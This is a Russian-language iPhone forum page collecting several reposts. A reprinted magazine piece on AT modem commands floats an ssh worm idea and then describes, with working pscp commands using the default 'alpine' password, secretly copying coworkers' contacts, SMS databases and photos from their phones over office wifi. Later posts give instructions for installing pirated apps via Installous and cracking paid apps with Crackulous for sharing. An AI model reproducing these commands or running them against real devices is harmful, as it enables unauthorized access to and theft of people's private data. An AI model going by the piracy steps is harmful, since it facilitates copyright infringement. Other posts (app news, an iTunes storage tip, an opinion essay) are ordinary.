Это же телефон, черт возьми! Музыка музыкой, картинки картинками, но главная задача сотового телефона — сотовая связь. Вообще, модем в сотовом телефоне (в iPhone это /dev/tty.baseband) обычно недоступен — на нем висит коммуникационный процесс, ожидающий поступления звонков и сообщений. Но у нас есть лазейка — /dev/tty.debug. Чтобы поговорить с модемом, можно использовать mincom (он часть пакета с BSD-окружением). Его потребуется настроить (minicom -s), так как по
умолчанию он пытается соединиться с /dev/modem. Но если ты торопишься, создай симлинк -ln/dev/tty.baseband /dev/modem (симлинки на телефоне — это очень круто).
Теперь запусти minicom и начинай отдавать AT-команды. К примеру, команда AT CBC, сообщит тебе об уровне заряда батарейки: AT CBC CBC: 0,65 OK
Батарейка заряжена на 65%, и еще на какое-то время ее хватит. Теперь можно позвонить, отправить sms или подключить какую-нибудь хорошую услугу. Давай отправим sms — это меньшее, что мы можем сделать после того, как прочитали все имеющиеся. AT CMGF=1 // Модем переключается в текстовый режим (0 — голос, 1 — текст) и возвращает OK. “AT CMGW=“ 712345678“ // Здесь начинается, собственно, сообщение. Номер абонента — часть команды. Модем вернет приглашение ввести текст
сообщения. > Welcome... to the world of tomorrow! // Сообщение кончится, когда модем получит EOF — теперь оно будет записано в память. Модем вернет OK и CMGW: N, где N — индекс сообщения в памяти модема. AT CMSS=N // Отправка сообщения, индекс которого — N, вернет OK, если сообщение успешно отправлено.
Список AT-команд не менялся уже много лет. Используя их, ты сможешь отправлять SMS, набирать телефонные номера и изучать свойства аппаратной части iPhone. Для того чтобы отдавать AT-команды прямо из командной строки, было написано несколько утилит. Например, команда iPhone Elite выпустила утилиту sendmodem. Протолкнув sendmodem на iPhone, ты сможешь использовать
ее саму по себе или в скриптах. Исходный код утилиты — прекрасный пример того, как отдавать AT-команды программно.
Перспективы
Как видишь, даже без особой подготовки можно найти и поюзать iPhone, получив при этом огромное удовольствие. А если ты подготовишься, то сможешь сделать куда больше. Писать для iPhone не сложнее, чем для любой другой UNIX OS и значительно проще, чем для любого другого сотового телефона. Бесполезно помещать на iPhone Java-утилитки — ему требуется суровый мужской С.
Несмотря на возражения Apple, за год вокруг iPhone сложилось огромное девелоперское сообщество, и ты легко найдешь подробные инструкции по кросс-компиляции, мануалы и описания библиотек, узнаешь — как бороться с standby mode, перехватывать управление модемом и так далее. Представь себе маленькую утилитку, обнаруживающую другие телефоны по Bonjour, логиняющуюся по ssh с паролем alpine и оставляющую на них свою копию. Или утилитку, отправляющую sms (с вежливым приветствием всем людям в адресной книге — можно было бы обойтись 10-15 строчками кода). В общем, iPhone — действительно революционное устройство.
И ЕЩЕ НЕМНОГО gorl хулиганит
Так уж вышло, что в офисе нашей редакции очень много айфонов. И если ты вдруг появишься с Nokia (а я большой поклонник N95, хоть и переквалифицировался на Apple), то на тебя будут очень сочувствен-
но и активно смотреть, мол, ничего, бонус получишь и тоже обайфонишься.
Движимый благородными чувствами, я решил поломать все имеющиеся в области досягаемости нашей wifi-сети яблочные телефоны, чтобы их владельцы не так сильно смущали нормальных людей.
Логика, конечно, слабенькая, но допустимая. Хоть мака у меня под руками и не было, больших сложностей после прочтения статьи у меня не возникло. Скачал для своего домашнего питона модуль pybonjour (https://o2s. sail.mit.edu/o2s-wiki/pybonjour), который позволяет в реальном времени следить за zeroconf-совместимыми сервисами. Подредактировал скрипт browse_and_resolve.py из комплекта модуля так, чтобы он обнаруживал только ssh-сервисы: sys.argv заменил на \'_ssh._tcp\' — и никаких тебе аргументов запуска. Потом в callback-функции добавил, чтобы для каждого hostname запускался тред с pscp.exe (из комплекта Putty) и скачивал список контактов, смс и все фотографии (%s — это хост айфона).
Параметры запуска для контактов: pscp.exe -r -pw alpine root@%s:/var/mobile/Library/
AddressBook/AddressBook.sqlitedb X:\\iphones.db\\%s\\ Для фоткок:
pscp.exe -r -pw alpine root@%s:/var/mobile/media/ DCIM X:\\iphones.db\\%s\\ Для базы SMS: pscp.exe -r -pw alpine root@%s:/var/mobile/Library/ SMS/sms.db X:\\iphones.db\\%s\\
Также потребовалась копия этих команд для старых прошивок: все то же самое, только \'root\' вместо \'mobile\'. После запуска скрипта чужая приватная инфа не заставила себя ждать. Однако если с просмотром фоток все понятно (jpeg — он и на айфоне
jpeg), то, чтобы прочесть смс и адресную книгу, пришлось скачать специальную утилитку для работы с базами sqlite (https://sqlitebrowser. sourceforge.net).
Вывести с ее помощью все контакты из файла AddressBook.sqlitedb помог простенький запроc:
SELECT ABPerson.Last, ABPerson.First, ABMultiValue.
value FROM ABPerson, ABMultiValue
WHERE ABPerson.ROWID = ABMultiValue.record_id
ORDER BY ABPerson.Last
Чтобы не побили, хожу теперь по офису и делаю всем passwd.
ИСТОЧНИК СТАТЬИ ЖУРНАЛ ХАКЕР
Перепечатал М.Сергей(kobra1982)
ЯБЛОФАНАМ ПОСВЯЩАЕТСЯ!!!!
DimonVideo
Многие относятся к iPhone как к телефону для блондинок. Он, и правда, нравится блондинкам, но работает при этом под управлением абсолютно полноценной [...] читать описание
16963
Все про iPhone, Mac, iPad DimonVideoКомпания A&E Television Network выпустила собственное приложение для Apple iPhone.
Это приложение измеряет уровень... паранормальной активности. Paranormal State EMF Reader фиксирует флуктуации электромагнитных полей и позволяет отслеживать паранормальные явления.
Пользователи iPhone и iPod Touch могут бесплатно скачать это приложение в iTunes Store. В настоящее время эту возможность имеют жители США, Великобритании, Австралии, Латинской Америки и Юго-Восточной Азии.
Напомним, что компания A&E Television Network занимается продвижением шоу о привидениях Paranormal State. И, надо сказать, делает она это очень специфически. В частности, в 2007 году A&E Television Network разместила на одной из улиц Нью-Йорка установку с ультразвуковым передатчиком, рекламирующую телевизионное шоу о привидениях Paranormal State. При попадании прохожих в радиус действия направленного источника ультразвуковых волн (до 9 метров), у них возникает ощущение, что в их голове звучат голоса.
DimonVideo
Узнай, есть ли рядом с тобой призраки. Компания A&E Television Network выпустила собственное приложение для Apple iPhone. Это приложение измеряет уровень... [...] читать описание
8158
Все про iPhone, Mac, iPad guardtroops На днях занимался наполнением контентом яблоко-телефона и столкнулся с неожиданной проблемой-нехваткой места на диске С: моего ноутбука, конечно же большинство имеет мощные машины и такая проблема покажется несущественной, но все же может кому и будет полезна информация!
Проблема заключалась в следующем, имею ноутбук Asus EEE 900, через него и прошивал, и заливал контентом айфон, размер диска С в нетбуке составляет 3,75 гига. с установленым ХР и программами, необходимым нетфронтом-3,5 свободного места оставалось 1,5 гига. После того как начал добавлять программы и игры появилась надпись недостаточно места на диске С. Оказывается при добавлении файлов в медиатеку программы itunes, она автоматически пишет их в свою папку на диске С!
То есть с моими 1,5 гигами проблематично стало залить около 7 гигабайт информации, при удалении файлов через itunes они удаляться при синхронизации на айфоне, получался замкнутый круг, нужно залить контент, а места нет.
Переустановка тунца на диск D, успехом не увенчалась, все файлы он исправно заливал на диск С.
Промучавшись целый день я все таки нашел выход! При добавлении файлов, в медиатеку пишется их название, и при последующей синхронизации сравниваются файлы на айфоне и в тунце и если что то отличается то происходит стирание или добавлениее файлов, следовательно если залить файлы в тунец, провести их синхронизацию с телефоном, а потом удалить файлы из резервного хранилища не стирая из медиатеки, то можно таким образом освободить место для следующих файлов, и постепенным добавлением можем решить проблему нехватки места!!!
И так в тунце открываем файл-верхний правый угол и нажимаем добавить папку в медиатеку, выбираем папку с программами и играми и все скопом добавляем в тунец (следим чтоб размер папки соответствовал размеру свободного места), в результате файлы откроются в нем, синхронизируем их и они добавятся в айфон! Теперь идем по пути C:\\Documents and Settings\\Пользователь\\Мои документы\\Моя музыка в папке Mobile Applications находятся программы и игры-удаляем их, этим освобождаем нужное нам место и можем добавить оставшиеся программы, таким же образом можем поступить и с музыкой, она находится по тому же пути только в папке iTunes Music!!!
Написано на основе личного опыта, может для кого это и элементарно, или же не существенно, но я изрядно провозился с эти и решил поделится опытом, комментарии приветствуются:)))
guardtroops

На днях занимался наполнением контентом яблоко-телефона и столкнулся с неожиданной проблемой-нехваткой места на диске С: моего ноутбука, [...] читать описание
40533
Все про iPhone, Mac, iPad guardtroops Теперь установка программ и игр возможна прямо с iphone, без itunes и даже без компьютера!!!
И так, что нам для этого нужно?
1. Версия прошивки должна быть не ниже 2.0
2. На телефоне должен быть сделан джейлбрейк
3. Пропатченный mobileInstallation, берем здесь или в Cydia переходим по пути cydia.haclo.us и патчим нажав и загрузив mipatch
4.установленный репозитарий Cydia
Если всё это у нас есть, то запускаем Cydia, переходим в репозитарий cydia.hackulo.us и устанавливаем программу Installous 2.0 (в принципе програмка должна сама пропатчить mobileInstallation, но на всякий случай делаем пункт 3 указанный выше! )!
Запускаем Installous
На первой вкладке веб-интерфейс для поиска программ через сайт appulo.us
На второй вкладке список уже загруженных программ
На третьей вкладке настройки
Для установки программ через интернет заходим в поиск на appulo.us, перед вами разворачивается список, выбираем программу, прокручиваем страницу вниз, заходим в Download, выбираем сервер для закачки и загружаем необходимую нам программу, теперь переходим во вкладку Downloads, выбираем нужную программу и устанавливаем, перезагружаем телефон!
Так как скорость интернета непосредственно на самом телефоне маленькая и крупные игры размером более 50 метров будет качать неимоверно долго, то файлы .ipa мы можем скачать на компьютер, затем к нему подключаю кабелем iPhone и через файл менеджер (например iFunBox) переносим скаченный .ipa файл в папку на телефоне /var/mobile/Library/Downloads/
Теперь запускаем Installous. Заходим во вкладку Downloads, находим там свой файл и нажимаем instal.
Если при установке появляютя ошибки:
1. Установите любую бесплатную программу из AppStore.
2. попробуйте назначить права 755 для папки /System/Library/PrivateFrameworks.
Писал сам, используя разрозненные материалы сайтов https://www.iphone-gps.ru, https://www.iphones-apps.ru/, https://imods.ru/
Пользуемся на здоровье https://files.myopera.com/Creat0R/Opera_AC/Icons/bye_cool.gif
P.S. Всё гениально просто!
guardtroops

Теперь установка программ и игр возможна прямо с iphone, без itunes и даже без компьютера!!! И так, что нам для этого нужно? 1. Версия прошивки должна [...] читать описание
22144
Все про iPhone, Mac, iPad guardtroops Сегодня в Cydia появилась программа Crackulous.
 Crackulous - это приложение, позволяющее снимать защиту с практически любых игр и приложений для iPhone и iPod Touch. На этапе создания приложение имело кодовое имя SaladFork и было доступно ограниченному числу пользователей.
Появившись сегодня в Cydia под названием Crackulous (Установливаем из репозитория https://cydia.hackulo.us ), программа стремительно начала набирать популярность, и это понятно, ведь процесс снятия защиты элементарно прост: выбираем программу из списка установленных на вашем айфоне в Crackulous (естественно, сначала эти программы вы должны были купить и установить), нажимаем Crack - и в результате модифицированный файл-установщик ipa помещен в локальную папку /var/mobile/Media/DecryptedIPAs/, и теперь вы вольны делать с ним что угодно, а в частночти поделится с другими пользователями нашего сайта, можно скинуться например денюжками на аккаунт куратору айфон на сайте, он покупает проги и игры и выкладывает новинки здесь, ответственность конечно же не солидарная:))))
Собрано из множества источников
https://www.haywired.ru, https://www.ibloko.ru/, www.iphonefreak.com
guardtroops

Сегодня в Cydia появилась программа Crackulous. Crackulous - это приложение, позволяющее снимать защиту с практически любых игр и приложений для iPhone и [...] читать описание
7397
Все про iPhone, Mac, iPad lavr84Если взять статистику захода на блог по запросам в поисковых системах, то первая десятка будет выглядеть примерно следующим образом:
- недостатки iphone 3g
- недостатки iphone
- alexmak
- ipref
- iphone недостатки
- джереми кларксон
- android g1
- Джереми Кларксон
- iphone 3g недостатки
- iphone 3g в россии
Как видно, читателей крайне интересуют недостатки iPhone.Однако, сейчас мы поговорим немножко о другом, в частности — о достоинствах iPhone. Владельцы айфона часто слышат: Ну скажи, чем он так хорош, что в нем такого, что все от него кипятком писают? . И хотя однозначно ответить на этот вопрос сложно, есть один немаловажный момент.
Большинство тех, кто во многочисленных статьях, записях, форумах рассказывает о недостатках iPhone (нет Flash, нет MMS, Bluetooth только для гарнитур и тд, и тп) забывают одну вещь: большинство населения на планете — технофобы, то есть люди, от мира технологий (по мобильной связи в том числе) далекие и этих самых технологий боящиеся. Опубликованные компанией Mformation результаты исследований это только подтверждают:
- 95% опрошенных потребителей признались, что они бы пользовались различными мобильными услугами, если бы их настройка была проще
- 45% пользователей не хотят менять телефон на более Продвинутый , потому что их пугает процесс настройки нового телефона
- 78% меняли бы свой телефон чаще, если бы процесс настройки был Менее Болезненным
Услуги, которые отпугивают своей сложностью людей (в скобках — процент респондентов):
- использование электронной почты (46%)
- просмотр сайтов в интернете (40%)
- мгновенные сообщения (30%)
- пересылка изображений (29%)
В результате 61% пользователей прекращают пользоваться мобильными приложениями, потому что они не могут решить проблемы, возникающие при их использовании.
(Исследование было проведено компанией Coleman Parkers, которая опросила 4000 человек в Великобритании и США).
Собственно,что именно результаты этого опроса вполне отвечают на вопрос: Почему же так популярен iPhone? . Да, он не самый навороченный технически, да, большинство гиков и технофилов считает его малофункциональным и недостаточно навороченным. Но большинству людей надо вовсе не это — им не нужен еще один телефон с миллионом возможностей, 99% из которых они не будут использовать, потому что не смогут разобраться в том, как оно работает. Им нужен телефон, возможности которого они смогут осилить и начать использовать без изучения большого талмуда с инструкциями. И именно в эту нишу iPhone Ложится практически идеально — то, что он умеет делать, он делает просто, легко и удобно, за что его и любят пользователи.
Собственно, Apple вовсе не изобрела колеса с iPhone, они хорошо Обкатали эту технологию захвата рынка с помощью iPod, легендарного mp3 плеера. Да, он не был самым навороченным технически, у него не было встроенных диктофона, FM-радио, кофеварки и еще многих других мегавозможностей. Но то, что он делал — он делал хорошо, и именно это и нужно было его покупателям.
Это, кстати, понимают и другие производители,в этом же направлении, хотя,в меньшей мере, движутся Nokia с Symbian и Google с Android.
Так что, возвращаясь к вопросу: чем же так хорош iPhone?,обычно ответ один: Это сложно описать, надо пробовать самому, чтобы оценить! Если вы ищете телефон, основываясь на списке его возможностей — iPhone, конечно, скорей всего не для вас, вы будете скучать по ММС, передаче файлов и прочих достаточно технических штуках, будете называть его Недотелефоном и жалеть о потраченных на него деньгах. Но если вам нужен телефон, который прост и удобен в изучении и использовании, позволяет без проблем совершать звонки, читать почту, бродить по интернету, играться, слушать музыку и смотреть видео, а также делать очень много других приятных вещей с помощью сторонних приложений (которые тоже легко и просто устанавливаются и работают) — то iPhone вполне может оказаться подходящим для вас вариантом.
источник
lavr84
В интернете на различных форумах посвященных мобильной связи возникают горячие дебаты и споры по поводу: Что такое айФон? что лучше? Недостатки [...] читать описание
13658